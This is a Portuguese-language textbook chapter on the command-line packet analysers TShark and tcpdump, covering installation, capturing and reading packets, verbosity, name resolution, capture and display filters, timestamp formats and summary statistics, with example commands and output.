Neste capítulo, mostrarei os recursos de duas ferramentas comuns de linha de comando para análise de pacotes: o TShark e o tcpdump. Acho que ter familiaridade com ambas é útil, mas, em geral, vejo-me usando o TShark em sistemas Windows e o tcpdump em sistemas Unix. Se você usa exclusivamente o Windows, talvez queira ignorar as partes relacionadas ao tcpdump.

## Instalando o TShark

O terminal-based Wireshark (Wireshark baseado em terminal), ou TShark, é uma aplicação de análise de pacotes que oferece muitas das mesmas funcionalidades que o Wireshark, porém exclusivamente a partir de uma interface de linha de comando sem uma GUI. Se você já instalou o Wireshark, é provável que tenha o TShark também, a menos que tenha optado explicitamente por não instalá-lo durante a instalação do Wireshark. Você pode verificar se o TShark está instalado seguindo os passos a seguir:

1. Abra um prompt de comandos. Clique no **Start Menu** (Menu Iniciar), digite **cmd** e clique em **Command Prompt** (Prompt de Comando).
2. Vá ao diretório em que o Wireshark está instalado. Se você o instalou no local default, poderá acessá-lo com **cd C:\Program Files\Wireshark** no prompt de comandos.
3. Execute o TShark e exiba as informações sobre sua versão executando **tshark -v**. Se o TShark não estiver instalado, você verá um erro informando que o comando não foi reconhecido. Se estiver instalado em seu sistema, você verá uma saída com informações sobre sua versão:

```
C:\Program Files\Wireshark>tshark -v
```

```
TShark (Wireshark) 2.0.0 (v2.0.0-0-g9a73b82 from master-2.0
```

*—trecho omitido—*

Se você não instalou o TShark e gostaria de usá-lo agora, poderá simplesmente executar a instalação do Wireshark novamente e garantir que o TShark esteja selecionado. (Ele estará, por padrão.)

Se quiser começar a conhecer melhor os recursos do TShark de imediato, exiba os comandos disponíveis usando o argumento **-h**. Discutiremos alguns desses comandos neste capítulo.

```
C:\Program Files\Wireshark>tshark -h
```

Assim como o Wireshark, o TShark pode executar em diversos sistemas operacionais, mas como não é dependente de bibliotecas gráficas específicas desses sistemas, a experiência de usuário será mais consistente entre as diferentes plataformas de sistemas operacionais. Por isso, o TShark funciona de modo muito semelhante no Windows, no Linux e no OS X. Contudo, ainda há algumas diferenças no modo como o TShark executa em cada plataforma. Neste livro, nosso foco estará na execução do TShark no Windows porque esse é o principal sistema operacional para o qual ele foi projetado para funcionar.

## Instalando o tcpdump

Embora o Wireshark seja a aplicação gráfica de análise de pacotes mais popular do mundo, o tcpdump é de longe a aplicação mais popular de linha de comando para análise de pacotes. Projetado para funcionar em sistemas operacionais baseados em Unix, o

tcpdump é bem fácil de instalar por meio de aplicações populares de gerenciamento de pacotes e já vem pré-instalado em muitas variantes de Linux.

Apesar de a maior parte deste livro ter o Windows como foco, seções sobre o tcpdump estão incluídas para usuários de Unix. Usaremos especificamente o Ubuntu 14.04 LTS. Se quiser usar o tcpdump em um dispositivo Windows, você poderá fazer download e instalar a sua contrapartida para Windows – o WinDump – a partir de <http://www.winpcap.org/windump/>. Embora a experiência com o tcpdump e com o WinDump não sejam totalmente idênticas, esses analisadores de pacote funcionam de modo semelhante. Observe, porém, que o WinDump não é mantido de forma tão ativa quanto o tcpdump. Como resultado, alguns dos recursos mais recentes talvez estejam ausentes e pode haver vulnerabilidades de segurança. (Não discutiremos o WinDump neste livro.)

O Ubuntu não vem com o tcpdump pré-instalado, mas instalá-lo é bem simples graças ao sistema de gerenciamento de pacotes APT. Para instalar o tcpdump, siga os passos a seguir:

1. Abra uma janela de terminal e execute o comando **sudo apt-get update** para garantir que seus repositórios de pacotes estejam atualizados com as versões mais recentes.
2. Execute o comando **sudo apt-get install tcpdump**.
3. Você será solicitado a instalar uma série de pré-requisitos necessários para executar o tcpdump. Permita que essas instalações sejam feitas digitando **Y** e teclando **ENTER** quando for solicitado.
4. Depois que a instalação estiver concluída, execute o comando **tcpdump -h** para executar o tcpdump e exibir informações sobre a sua versão. Você estará pronto para começar a usar o tcpdump se o comando for bem-sucedido e um texto como este for visto na janela do terminal:

```
sanders@ppa:~$ tcpdump -h
tcpdump version 4.5.1
libpcap version 1.5.3

Usage: tcpdump [-aAbdDefhHIJKLlnNOpqRStuUvxX#] [ -B size ] [ -c count ]
[ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
[ -i interface ] [ -j tstamptype ] [ -M secret ]
[ -Q metadata-filter-expression ]
[ -r file ] [ -s snaplen ] [ -T type ] [ --version ] [ -V file ]
[ -w file ] [ -W filecount ] [ -y datalinktype ] [ -z command ]
[ -Z user ] [ expression ]
```

Você pode exibir todos os comandos disponíveis no tcpdump invocando o comando **man tcpdump**, assim:

```
sanders@ppa:~$ man tcpdump
```

Discutiremos o uso de vários desses comandos.

## Capturando e salvando pacotes

A primeira tarefa a ser feita é capturar pacotes transmitidos e exibi-los na tela. Para iniciar uma captura no TShark, basta executar o comando **tshark**. Esse comando dará início ao processo de captura de pacotes de uma interface de rede e fará o dump desses dados na tela em sua janela de terminal; esses dados terão um aspecto semelhante a este:

```
C:\Program Files\Wireshark>tshark
1 0.000000 172.16.16.128 -> 74.125.95.104 TCP 66 1606 80 [SYN]
Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
2 0.030107 74.125.95.104 -> 172.16.16.128 TCP 66 80 1606 [SYN, ACK]
Seq=0 Ack=1 Win=5720 Len=0 MSS=1406 SACK_PERM=1 WS=64
3 0.030182 172.16.16.128 -> 74.125.95.104 TCP 54 1606 80 [ACK]
Seq=1 Ack=1 Win=16872 Len=0
4 0.030248 172.16.16.128 -> 74.125.95.104 HTTP 681 GET / HTTP/1.1
5 0.079026 74.125.95.104 -> 172.16.16.128 TCP 60 80 1606 [ACK]
Seq=1 Ack=628 Win=6976 Len=0
```

Para iniciar uma captura no tcpdump, execute o comando **tcpdump**. Após executar esse comando, sua janela de terminal deverá ter a seguinte aparência:

```
sanders@ppa:~$ tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
21:18:39.618072 IP 172.16.16.128.slm-api > 74.125.95.104.http: Flags [S], seq 2082691767, win 8192, options [mss 1460,nop,wscale 2,nop,nop,sackOK], length 0
21:18:39.648179 IP 74.125.95.104.http > 172.16.16.128.slm-api: Flags [S.], seq 2775577373, ack 2082691768, win 5720, options [mss 1406,nop,nop,sackOK,nop,wscale 6], length 0
21:18:39.648254 IP 172.16.16.128.slm-api > 74.125.95.104.http: Flags [.], ack 1, win 4218, length 0
21:18:39.648320 IP 172.16.16.128.slm-api > 74.125.95.104.http: Flags [P.], seq 1:628, ack 1, win 4218, length 627:
HTTP: GET / HTTP/1.1
21:18:39.697098 IP 74.125.95.104.http > 172.16.16.128.slm-api: Flags [.], ack 628, win 109, length 0
```

**NOTA** *Como privilégios de administrador são necessários para capturar pacotes em sistemas Unix, é provável que você tenha de executar `tcpdump` como usuário root ou usar o comando `sudo` na frente dos comandos listados neste livro. Em muitos casos, você deverá acessar seu sistema baseado em Unix como um usuário com privilégios limitados. Se você se deparar com erro de permissões quando estiver executando os comandos apresentados no livro, provavelmente será por esse motivo que acabamos de descrever.*

Dependendo do modo como o seu sistema estiver configurado, o TShark ou o tcpdump talvez não usem a interface de rede da qual você deseja capturar tráfego como default. Se isso acontecer, será necessário especificá-la. Você pode listar as interfaces disponíveis ao TShark usando o argumento `-D`, que mostra as interfaces na forma de uma lista numerada,

como vemos a seguir:

```
C:\Program Files\Wireshark>tshark -D
1. \Device\NPF_{1DE095C2-346D-47E6-B855-11917B74603A} (Local Area Connection* 2)
2. \Device\NPF_{1A494418-97D3-42E8-8C0B-78D79A1F7545} (Ethernet 2)
```

Para usar uma interface específica, utilize o argumento **-i** com o número atribuído à interface na lista de interfaces, assim:

```
C:\Program Files\Wireshark>tshark -i 1
```

Esse comando capturará exclusivamente os pacotes da interface chamada Local Area Connection 2, que recebeu o número 1 na lista de interfaces. Recomendo sempre especificar a interface da qual você estiver capturando dados. É comum que ferramentas de máquina virtual ou VPNs adicionem interfaces, e você vai querer garantir que os pacotes que estiver capturando sejam provenientes da fonte correta.

Em sistemas Linux ou OS X executando tcpdump, utilize o comando ifconfig para listar as interfaces disponíveis:

```
sanders@ppa:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:1f:a7:55
inet addr:172.16.16.139 Bcast:172.16.16.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe1f:a755/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:5119 errors:0 dropped:0 overruns:0 frame:0
      TX packets:3088 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:876746 (876.7 KB) TX bytes:538083 (538.0 KB)
```

O argumento **-i** também pode ser usado para especificar a interface:

```
sanders@ppa:~$ tcpdump -i eth0
```

Esse comando capturará exclusivamente os pacotes da interface eth0.

Depois que tudo estiver devidamente configurado, você poderá dar início à captura de pacotes. Se o dispositivo do qual você estiver capturando tráfego estiver mesmo que remotamente ocupado na rede, é provável que você perceba as linhas que representam pacotes individuais voando rapidamente na tela – será provavelmente rápido demais para você poder ler. Esse problema pode ser resolvido salvando os pacotes em um arquivo e, em seguida, lendo apenas alguns desses pacotes do arquivo.

Para salvar pacotes coletados em um arquivo nas duas ferramentas, utilize o argumento **-w** junto com o nome do arquivo. A captura continuará executando até você interrompê-la com CTRL-C. O arquivo será salvo em qualquer que seja o diretório a partir do qual o programa foi executado, a menos que algo diferente seja especificado.

Eis um exemplo desse comando no TShark:

```
C:\Program Files\Wireshark>tshark -i 1 -w packets.pcap
```

Esse comando gravará todos os pacotes capturados na primeira interface da lista de interfaces em *packets.pcap*.

No tcpdump, o mesmo comando terá o seguinte aspecto:

```
sanders@ppa:~$ tcpdump -i eth0 -w packets.pcap
```

Para ler pacotes de um arquivo salvo, utilize o argumento *-r* junto com o nome do arquivo:

```
C:\Program Files\Wireshark>tshark -r packets.pcap
```

Esse comando lerá todos os pacotes de *packets.pcap* e os apresentará na tela.

O comando no tcpdump é praticamente idêntico:

```
sanders@ppa:~$ tcpdump -r packets.pcap
```

Talvez você perceba que, se o arquivo que estiver tentando ler contiver muitos pacotes, você se deparará com uma situação semelhante àquela que acabamos de descrever, com pacotes rolando pela tela de modo muito rápido para serem lidos. É possível limitar o número de pacotes exibidos ao ler um arquivo usando o argumento *-c*.

Por exemplo, o comando a seguir mostrará somente os dez primeiros pacotes do arquivo de captura no TShark:

```
C:\Program Files\Wireshark>tshark -r packets.pcap -c10
```

No tcpdump, o mesmo argumento pode ser usado:

```
sanders@ppa:~$ tcpdump -r packets.pcap -c10
```

O argumento *-c* também pode ser usado no momento da captura. Executar esse comando fará com que apenas os dez primeiros pacotes observados sejam capturados. Esses pacotes também poderão ser salvos se *-c* for combinado com o argumento *-w*.

Eis a aparência desse comando no TShark:

```
C:\Program Files\Wireshark>tshark -i 1 -w packets.pcap -c10
```

E no tcpdump:

```
sanders@ppa:~$ tcpdump -i eth0 -w packets.pcap -c10
```

## Manipulando a saída

Uma vantagem de usar ferramentas de linha de comando é que a saída geralmente é considerada com mais cuidado. Uma GUI normalmente mostra tudo, e cabe a você encontrar o que quer. Ferramentas de linha de comando em geral mostram apenas o mínimo de dados e forçam você a usar comandos adicionais para explorar mais. O TShark e o tcpdump não são diferentes. Ambos mostram uma única linha de saída para cada pacote, exigindo que você utilize comandos adicionais para ver informações como detalhes sobre protocolos ou bytes individuais.

Na saída do TShark, cada linha representa um único pacote, e o formato da linha

depende dos protocolos usados nesse pacote. O TShark utiliza os mesmos dissecedores do Wireshark e analisa dados de pacotes da mesma maneira; desse modo, a saída do TShark espelhará o painel Packet List (Lista de pacotes) do Wireshark quando ambos forem executados lado a lado. Por ter dissecedores para protocolos da camada 7, o TShark é capaz de oferecer muito mais informações sobre pacotes contendo cabeçalhos em comparação com o tcpdump.

No tcpdump, cada linha também representa um pacote, que é formatado de modo diferente com base no protocolo usado. Como o tcpdump não utiliza os dissecedores de protocolo do Wireshark, informações sobre protocolos da camada 7 não são interpretadas pela ferramenta. Essa é uma das principais limitações do tcpdump. Em vez disso, pacotes com uma única linha são formatados com base no protocolo da camada de transporte, que é o TCP ou o UDP (vamos saber mais sobre eles no Capítulo 8).

Os pacotes TCP utilizam este formato:

[Timestamp] [Protocolo de camada 3] [IP de Origem].[Porta de origem] > [IP de destino].[Porta de destino]: [Flags TCP], [Número de sequência TCP], [Número de confirmação TCP], [Tamanho da janela TCP], [Tamanho dos dados]

Por sua vez, os pacotes UDP usam o formato a seguir:

[Timestamp] [Protocolo de camada 3] [IP de Origem].[ Porta de origem] > [IP de destino].[ Porta de destino]: [Protocolo de camada 4], [Tamanho dos dados]

Esses resumos básicos de uma linha são ótimos para análises rápidas, mas, em algum momento, você precisará explorar mais detalhadamente um pacote. No Wireshark, você faria isso clicando em um pacote no painel Packet List, o que faria com que informações fossem exibidas nos painéis Packet Details (Detalhes do pacote) e Packet Bytes (Bytes do pacote). As mesmas informações podem ser acessadas na linha de comando usando algumas opções.

A maneira mais simples de obter mais informações sobre cada pacote é elevar o nível de verbosidade da saída.

No TShark, a letra V maiúscula é usada para aumentar a verbosidade:

C:\Program Files\Wireshark>**tshark -r packets.pcap -V**

Esse comando fornecerá uma saída semelhante ao painel Packet Details do Wireshark para pacotes lidos do arquivo de captura *packets.pcap*. Exemplos de um pacote com verbosidade normal (um resumo básico) e com verbosidade expandida (resumos mais detalhados obtidos com o argumento **-V**) serão mostrados a seguir.

Primeiro, eis a saída-padrão:

```
C:\Program Files\Wireshark>tshark -r packets.pcap -c1
1 0.000000 172.16.16.172 -> 4.2.2.1 ICMP Echo (ping) request
id=0x0001, seq=17/4352, ttl=128
```

Veja agora uma parte das informações mais detalhadas, geradas com verbosidade expandida:

```
C:\Program Files\Wireshark>tshark -r packets.pcap -V -c1
```

```
Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
Interface id: 0 (\Device\NPF_{C30671C1-579D-4F33-9CC0-73EFFFE85A54})
Encapsulation type: Ethernet (1)
Arrival Time: Dec 21, 2015 12:52:43.116551000 Eastern Standard Time
[Time shift for this packet: 0.000000000 seconds]
—trecho omitido—
```

No tcpdump, a letra v minúscula é usada para aumentar a verbosidade. De modo diferente do TShark, o tcpdump permite que vários níveis de verbosidade sejam exibidos para cada pacote. Você pode combinar até três níveis de verbosidade concatenando vs adicionais, como vemos a seguir:

```
sanders@ppa:~$ tcpdump -r packets.pcap -vvv
```

Apresentaremos a seguir um exemplo do mesmo pacote exibido com verbosidade normal e com um nível de verbosidade expandida. Mesmo com verbosidade máxima, essa saída não é tão extensa quanto aquela gerada pelo TShark.

```
sanders@ppa:~$ tcpdump -r packets.pcap -c1
```

```
reading from file packets.pcap, link-type EN10MB (Ethernet)
```

```
13:26:25.265937 IP 172.16.16.139 > a.resolvers.level3.net: ICMP echo request, id 1759, seq 150, length 64
```

```
sanders@ppa:~$ tcpdump -r packets.pcap -c1 -v
```

```
reading from file packets.pcap, link-type EN10MB (Ethernet)
```

```
13:26:25.265937 IP (tos 0x0, ttl 64, id 37322, offset 0, flags [DF], proto ICMP (1), length 84)
```


```
172.16.16.139 > a.resolvers.level3.net: ICMP echo request, id 1759, seq 150, length 64
```

Os níveis de verbosidade disponíveis dependerão do protocolo do pacote que você estiver analisando. Embora seja útil, a verbosidade expandida ainda não nos mostra tudo que há para ver. O TShark e o tcpdump armazenam o conteúdo completo de cada pacote, que também pode ser visualizado em formato hexadecimal ou ASCII.

No TShark, podemos visualizar as representações hexa e ASCII dos pacotes usando o argumento -x, que pode ser combinado com o argumento r para ler e exibir um pacote do arquivo:

```
C:\Program Files\Wireshark>tshark -xr packets.pcap
```

A Figura 6.1 mostra essa visualização, que é semelhante ao painel Packet Bytes do Wireshark.



```
C:\Program Files\Wireshark>tshark -xr packets.pcap -c1
0000  c0 c1 c0 17 8c e8 f8 16 54 f8 91 ac 08 00 45 00  .....T.....E.
0010  00 3c 37 d7 00 00 80 01 40 2b ac 10 10 ac 04 02  .<7.....@+.....
0020  02 01 08 00 4d 4a 00 01 00 11 61 62 63 64 65 66  ....MJ.....abcdef
0030  67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76  ghijklmnopqrstuvwxyz
0040  77 61 62 63 64 65 66 67 68 69  wabcdefghijklmnopqrstuvwxyz
```

Figura 6.1 – Visualizando pacotes brutos em hexa e em ASCII no TShark.

No tcpdump, podemos visualizar as representações hexa e ASCII usando a chave -X. Os

argumentos -X e r também podem ser combinados para ler dados de um arquivo de pacotes, assim:

```
sanders@ppa:~$ tcpdump -Xr packets.pcap
```

A Figura 6.2 mostra a saída desse comando.

The screenshot shows a terminal window with the title '1. sanders@ppa: ~ (ssh)'. The command 'tcpdump -Xr packets.pcap' is run, followed by its output. The output shows a single ICMP echo request packet from IP 172.16.16.139 to a.resolvers.level3.net. The hex dump shows the raw bytes of the packet, and the ASCII dump shows the readable text 'E...T..@.0..@.... QDxV'.

```
sanders@ppa:~$ tcpdump -Xr packets.pcap
reading from file packets.pcap, link-type EN10MB (Ethernet)
13:26:25.265937 IP 172.16.16.139 > a.resolvers.level3.net: ICMP echo request, id 1759, seq 150, length 64
0x0000: 4500 0054 91ca 4000 4001 e640 ac10 108b E...T..@.0..@....
0x0010: 0402 0201 0800 ab0e 06df 0096 5144 7856 .....QDxV
0x0020: 0000 0000 b90e 0400 0000 0000 1011 1213 .....
0x0030: 1415 1617 1819 1a1b 1c1d 1e1f 2021 2223 ....!#
0x0040: 2425 2627 2829 2a2b 2c2d 2e2f 3031 3233 $%&'()*+,./0123
0x0050: 3435 3637 4567
```

Figura 6.2 – Visualizando pacotes brutos em hexa e em ASCII no tcpdump.

O tcpdump também permite obter dados mais pormenorizados, caso sejam necessários. Podemos visualizar apenas a saída hexadecimal usando o argumento -x (minúsculo) ou somente a saída ASCII com o argumento -A.

É fácil se sentir sobrecarregado com os dados quando começamos a fazer experimentos com essas opções de saída de dados. Acho mais eficiente usar a quantidade mínima de informações necessária quando faço análises a partir da linha de comando. Comece visualizando pacotes em sua apresentação default de lista e utilize saídas com níveis mais elevados de verbosidade quando restringir sua análise a alguns pacotes mais interessantes. Essa abordagem evitará que você se sinta sobrecarregado com os dados.

## Resolução de nomes

Assim como o Wireshark, o TShark e o tcpdump tentarão executar resolução de nomes para converter endereços e números de porta em nomes. Se você seguiu qualquer um dos exemplos anteriores, talvez tenha percebido que isso ocorre por padrão. Conforme mencionamos antes, geralmente prefiro desativar essa funcionalidade para evitar a possibilidade de minha análise gerar mais pacotes a serem transmitidos.

A resolução de nomes no TShark pode ser desativada com o argumento -n. Esse argumento, como muitos outros, pode ser combinado com diferentes comandos para melhorar a legibilidade:

```
C:\Program Files\Wireshark>tshark -ni 1
```

Determinados aspectos da resolução de nomes podem ser ativados ou desativados com o argumento -N. Se esse argumento for usado, a resolução de nomes será totalmente desativada, exceto por aquelas que você ativar explicitamente usando os valores apropriados. Por exemplo, o comando a seguir ativará somente a resolução na camada de transporte (nomes de porta):

```
C:\Program Files\Wireshark>tshark -i 1 -Nt
```

Você pode combinar diversos valores. O comando a seguir ativará a resolução na

camada de transporte e a resolução de MAC:

```
C:\Program Files\Wireshark>tshark -i 1 -Ntm
```

Os valores a seguir estão disponíveis quando essa opção for usada:

**m** Resolução de endereços MAC

**n** Resolução de endereços de rede

**t** Resolução na camada de transporte (nomes de porta)

**N** Usar resolvers externos

**C** Pesquisa concorrente de DNS

No tcpdump, o uso de **-n** desativará a resolução de nomes IP, e de **-nn** desativará também a resolução de nomes de porta.

Esse argumento pode ser igualmente combinado com outros comandos, assim:

```
sanders@ppa:~$ tcpdump -nni eth1
```

Os exemplos a seguir mostram uma captura de pacotes, inicialmente com resolução de porta ativada e, em seguida, com ela desativada (**-n**).

```
sanders@ppa:~$ tcpdump -r tcp_ports.pcap -c1
```

```
reading from file tcp_ports.pcap, link-type EN10MB (Ethernet)
```

```
14:38:34.341715 IP 172.16.16.128.2826 > 212.58.226.142.uhttp: Flags [S], seq 3691127924, win 8192, options [mss 1460,nop,wscale 2,nop,nop,sackOK], length 0
```

```
sanders@ppa:~$ tcpdump -nr tcp_ports.pcap -c1
```

```
reading from file tcp_ports.pcap, link-type EN10MB (Ethernet)
```

```
14:38:34.341715 IP 172.16.16.128.2826 > 212.58.226.142.v80: Flags [S], seq 3691127924, win 8192, options [mss 1460,nop,wscale 2,nop,nop,sackOK], length 0
```

Os dois comandos leem apenas o primeiro pacote do arquivo de captura *tcp\_ports.pcap*. No primeiro comando, a resolução de nomes de porta está ativada e a porta 80 é resolvida para http u; mas no segundo comando a porta é simplesmente exibida com o número v.

## Aplicando filtros

A filtragem no TShark e no tcpdump é bem flexível porque ambos permitem usar filtros de captura BPF. O TShark também é capaz de usar filtros de exibição do Wireshark. Assim como no Wireshark, os filtros de captura no TShark podem ser usados somente no momento da captura, e os filtros de exibição podem ser usados no momento da captura ou durante a exibição de pacotes já capturados. Começaremos observando os filtros do TShark.

Os filtros de captura podem ser aplicados com o argumento **-f**, seguido da sintaxe BPF que você deseja usar entre aspas. O comando a seguir capturará e salvará pacotes somente cujo destino seja a porta 80 e que usem o protocolo TCP:

```
C:\Program Files\Wireshark>tshark -ni 1 -w packets.pcap -f "tcp port 80"
```

Os filtros de exibição podem ser aplicados com o argumento -Y, seguido da sintaxe de filtro do Wireshark que você deseja usar entre aspas. Eles podem ser aplicados no momento da captura assim:

```
C:\Program Files\Wireshark>tshark -ni 1 -w packets.pcap -Y "tcp.dstport == 80"
```

Os filtros de exibição podem ser aplicados em pacotes já capturados usando o mesmo argumento. O comando a seguir exibirá somente os pacotes de *packets.pcap* que correspondam ao filtro:

```
C:\Program Files\Wireshark>tshark -r packets.pcap -Y "tcp.dstport == 80"
```

No tcpdump, você deve especificar os filtros inline no final de um comando usando aspas simples. O comando a seguir capturará e salvará somente os pacotes destinados à porta TCP 80:

```
sanders@ppa:~$ tcpdump -nni eth0 -w packets.pcap 'tcp dst port 80'
```

Você pode especificar um filtro quando estiver lendo pacotes também. O comando a seguir exibirá somente os pacotes de *packets.pcap* que correspondam ao filtro:

```
sanders@ppa:~$ tcpdump -r packets.pcap 'tcp dst port 80'
```

É importante ter em mente que se o arquivo de captura original foi criado sem um filtro, ele conterá outros pacotes; você estará apenas limitando o que é mostrado na tela quando estiver lendo dados de um arquivo existente.

O que acontecerá se você tiver um arquivo de captura contendo vários pacotes, mas quiser filtrar um subconjunto deles e salvar esse subconjunto em um arquivo separado? Faça isso combinando os argumentos -w e -r:

```
sanders@ppa:~$ tcpdump -r packets.pcap 'tcp dst port 80' -w http_packets.pcap
```

Esse comando lerá o arquivo *packets.pcap*, filtrará apenas o tráfego destinado à porta TCP 80 (que é usada para http) e gravará esses pacotes em um novo arquivo chamado *http\_packets.pcap*. Essa é uma técnica bastante comum usada se quisermos preservar um arquivo .pcap de origem maior, mas analisar somente uma pequena porção dele de cada vez. Com frequência, uso essa técnica para reduzir arquivos de captura muito grandes com o tcpdump para que eu possa analisar um subconjunto dos pacotes no Wireshark. Arquivos de captura menores são muitos mais fáceis de serem manipulados.

Além de especificar um filtro inline, o tcpdump permite referenciar um arquivo BPF contendo uma série de filtros. Essa técnica será conveniente quando você quiser aplicar um filtro extremamente extenso ou complexo que poderia ser difícil de manipular e manter inline com o comando do tcpdump. Um arquivo de filtro pode ser especificado com o argumento -F, assim:

```
sanders@ppa:~$ tcpdump -nni eth0 -F dns_servers.bpf
```

Se seu arquivo se tornar grande demais, você poderá se sentir tentado a adicionar observações e comentários para manter um controle sobre o que cada parte do filtro faz. Tenha em mente que um arquivo de filtro BPF não permite que haja comentários, e um

erro será gerado se houver algo que não seja uma instrução de filtro. Como os comentários são muito úteis para decifrar arquivos grandes de filtro, geralmente mantenho duas cópias de cada arquivo: uma para usar com o tcpdump, que não contém comentários, e outra com comentários para referência.

## Formatos de exibição de horários no TShark

Um aspecto que muitas vezes confunde os novos analistas é o timestamp default usado pelo TShark. Os timestamps dos pacotes são mostrados em relação ao início da captura de pacotes. Há ocasiões em que esse tipo de timestamp é preferível, mas, em muitos casos, talvez você queira ver o horário em que o pacote foi capturado, como é o default para timestamps no tcpdump. Essa mesma saída pode ser obtida no TShark usando o argumento **-t** com o valor **ad**, que significa absolute date (data absoluta):

```
C:\Program Files\Wireshark>tshark -r packets.pcap -t ad
```

Eis uma comparação dos mesmos pacotes, inicialmente com os timestamps relativos default u e com timestamps absolutos v:

```
u C:\Program Files\Wireshark>tshark -r packets.pcap -c2
```

```
1 0.000000 172.16.16.172 -> 4.2.2.1 ICMP Echo (ping)  
request id=0x0001, seq=17/4352, ttl=128  
2 0.024500 4.2.2.1 -> 172.16.16.172 ICMP Echo (ping)  
reply id=0x0001, seq=17/4352, ttl=54 (request in 1)
```

```
v C:\Program Files\Wireshark>tshark -r packets.pcap -t ad -c2
1 2015-12-21 12:52:43.116551 172.16.16.172 -> 4.2.2.1 ICMP Echo (ping)
request id=0x0001, seq=17/4352, ttl=128
2 2015-12-21 12:52:43.141051 4.2.2.1 -> 172.16.16.172 ICMP Echo (ping)
reply id=0x0001, seq=17/4352, ttl=54 (request in 1)
```

Ao usar o argumento **-t**, podemos especificar quaisquer formatos de exibição de horários que podem ser encontrados no Wireshark. A Tabela 6.1 apresenta esses formatos.

*Tabela 6.1 – Formatos de exibição de horários disponíveis no TShark*

Valor	Timestamp	Exemplo
a	Horário absoluto em que o pacote foi capturado (em seu fuso horário)	15:47:58.004669
ad	Horário absoluto em que o pacote foi capturado, com a data (em seu fuso horário)	2015-10-09 15:47:58.004669
d	Delta (diferença de tempo) desde o pacote capturado antes	0.000140
dd	Delta desde o pacote exibido antes	0.000140
e	Horário Epoch (segundos desde 1 de janeiro de 1970, UTC)	1444420078.004669
r	Tempo decorrido entre o primeiro pacote e o pacote atual	0.000140
u	Horário absoluto em que o pacote foi capturado (UTC)	19:47:58.004669
ud	Horário absoluto em que o pacote foi capturado, com a data (UTC)	2015-10-09 19:47:58.004669

Infelizmente, o tcpdump não oferece esse nível de controle para manipular o modo como os timestamps são exibidos.

## Estatísticas resumidas no TShark

Outro recurso útil do TShark (que o diferencia do tcpdump) é sua capacidade de gerar um subconjunto de dados estatísticos de um arquivo de captura. Essas estatísticas espelham muitas das capacidades que se encontram no Wireshark, mas oferecem acesso fácil a partir da linha de comando. As estatísticas são geradas usando o argumento **-z** e especificando o nome da saída que você gostaria de gerar. Podemos ver uma listagem completa das estatísticas disponíveis usando o comando a seguir:

```
C:\Program Files\Wireshark>tshark -z help
```

Muitos dos recursos que já discutimos estão disponíveis com o argumento **-z**. Eles incluem a capacidade de apresentar estatísticas para endpoints e conversas usando este comando:

```
C:\Program Files\Wireshark>tshark -r packets.pcap -z conv,ip
```

Esse comando exibe uma tabela de estatísticas com informações sobre as conversas IP no arquivo *packets.pcap*, como mostra a Figura 6.3.

Esse argumento também pode ser usado para visualizar informações específicas de

protocolos. Como mostra a Figura 6.4, podemos usar a opção http,tree para ver uma separação das requisições HTTP e das respostas em forma de tabela.

C:\Program Files\Wireshark>tshark -r packets.pcap -z http,tree

```
C:\Program Files\Wireshark>tshark -r packets.pcap -z conv,ip
1 0.000000 172.16.16.172 -> 4.2.2.1    ICMP 74 Echo (ping) request id=0x0001, seq=17/4352, ttl=128
2 0.024500 4.2.2.1 -> 172.16.16.172 ICMP 74 Echo (ping) reply id=0x0001, seq=17/4352, ttl=54 (request in 1)
3 1.004292 172.16.16.172 -> 4.2.2.1    ICMP 74 Echo (ping) request id=0x0001, seq=18/4608, ttl=128
4 1.036842 4.2.2.1 -> 172.16.16.172 ICMP 74 Echo (ping) reply id=0x0001, seq=18/4608, ttl=54 (request in 3)
5 2.015805 172.16.16.172 -> 4.2.2.1    ICMP 74 Echo (ping) request id=0x0001, seq=19/4864, ttl=128
6 2.045880 4.2.2.1 -> 172.16.16.172 ICMP 74 Echo (ping) reply id=0x0001, seq=19/4864, ttl=54 (request in 5)
7 3.026818 172.16.16.172 -> 4.2.2.1    ICMP 74 Echo (ping) request id=0x0001, seq=20/5120, ttl=128
8 3.051049 4.2.2.1 -> 172.16.16.172 ICMP 74 Echo (ping) reply id=0x0001, seq=20/5120, ttl=54 (request in 7)
9 4.479931 172.16.16.172 -> 4.2.2.1    ICMP 74 Echo (ping) request id=0x0001, seq=21/5376, ttl=128
10 4.564257 4.2.2.1 -> 172.16.16.172 ICMP 74 Echo (ping) reply id=0x0001, seq=21/5376, ttl=54 (request in 9)
11 5.483684 172.16.16.172 -> 4.2.2.1    ICMP 74 Echo (ping) request id=0x0001, seq=22/5632, ttl=128
12 5.506845 4.2.2.1 -> 172.16.16.172 ICMP 74 Echo (ping) reply id=0x0001, seq=22/5632, ttl=54 (request in 11)
